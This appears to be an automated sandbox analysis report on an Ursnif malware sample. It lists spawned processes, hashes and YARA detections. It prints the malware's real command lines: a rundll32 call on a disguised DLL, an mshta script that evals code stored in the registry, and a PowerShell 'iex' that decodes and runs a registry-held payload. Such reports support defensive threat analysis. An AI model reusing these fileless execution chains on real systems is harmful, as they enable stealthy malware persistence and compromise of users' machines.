Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 5552 Parent PID: 4180

General

Start time:	11:03:42
Start date:	13/09/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0xfe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1100831932.0000000005888000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097126029.0000000005888000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097248260.0000000005888000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097156234.0000000005888000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000015.00000003.1103640775.0000000005809000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097185977.0000000005888000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097225716.0000000005888000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097283225.0000000005888000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097297117.0000000005888000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1157748443.00000000062E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000015.00000002.1192551182.000000000550F000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1097267626.0000000005888000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.1105474660.000000000568C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000015.00000003.1103580587.000000000578A000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: WmiPrvSE.exe PID: 4832 Parent PID: 800

General

Start time:	11:04:20
Start date:	13/09/2021
Path:	C:\Windows\SysWOW64\wbem\WmiPrvSE.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x40000
File size:	426496 bytes
MD5 hash:	7AB59579BA91115872D6E51C54B9133B

Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities Show Windows behavior

Analysis Process: WmiPrvSE.exe PID: 1372 Parent PID: 800

General

Start time:	11:04:28
Start date:	13/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff757be0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities Show Windows behavior

Analysis Process: mshta.exe PID: 3628 Parent PID: 3424

General

Start time:	11:04:29
Start date:	13/09/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Wfdc='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Wfdc).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6c9c80000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 4672 Parent PID: 3628

General

Start time:	11:04:31
Start date:	13/09/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))

Imagebase:	0x7ff7bedd0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000019.00000002.1238922914.000001B6E2E3E000.00000004.00000001.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 5008 Parent PID: 4672

General

Start time:	11:04:31
Start date:	13/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 2204 Parent PID: 4672

General

Start time:	11:04:41
Start date:	13/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\tjafqng0\tjafqng0.cmdline'
Imagebase:	0x7ff7fefa0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 7044 Parent PID: 2204

General

Start time:	11:04:42
Start date:	13/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESDDD0.tmp' 'c:\Users\user\AppData\Local\Temp\tjafqng0\CSC6B09D7CB2D7045B59F7434F2A8CE445.TMP'
Imagebase:	0x7ff6604f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: csc.exe PID: 6736 Parent PID: 4672

General

Start time:	11:04:44
Start date:	13/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\qlsida3o\qlsida3o.cmdline'
Imagebase:	0x7ff7fefa0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 2092 Parent PID: 6736

General

Start time:	11:04:45
Start date:	13/09/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESEAC0.tmp' 'c:\Users\user\AppData\Local\Temp\qlsida3o\CSCC809748AA5EB4643A41D26B71B98A016.TMP'
Imagebase:	0x7ff6604f0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3424 Parent PID: 4672

General

Start time:	11:04:50
Start date:	13/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 4504 Parent PID: 5552

General

Start time:	11:04:50
Start date:	13/09/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff707630000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.1179024803.0000016F94C7C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000020.00000000.1176959045.0000000000C90000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000020.00000000.1173339392.0000000000C90000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.1178938192.0000016F94C7C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000002.1222209287.0000016F94C7C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.1179057406.0000016F94C7C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000003.1178835600.0000016F94C7C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000020.00000000.1175334626.0000000000C90000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000020.00000002.1221119443.0000000000C91000.00000020.00020000.sdmp, Author: Joe Security

Disassembly

Code Analysis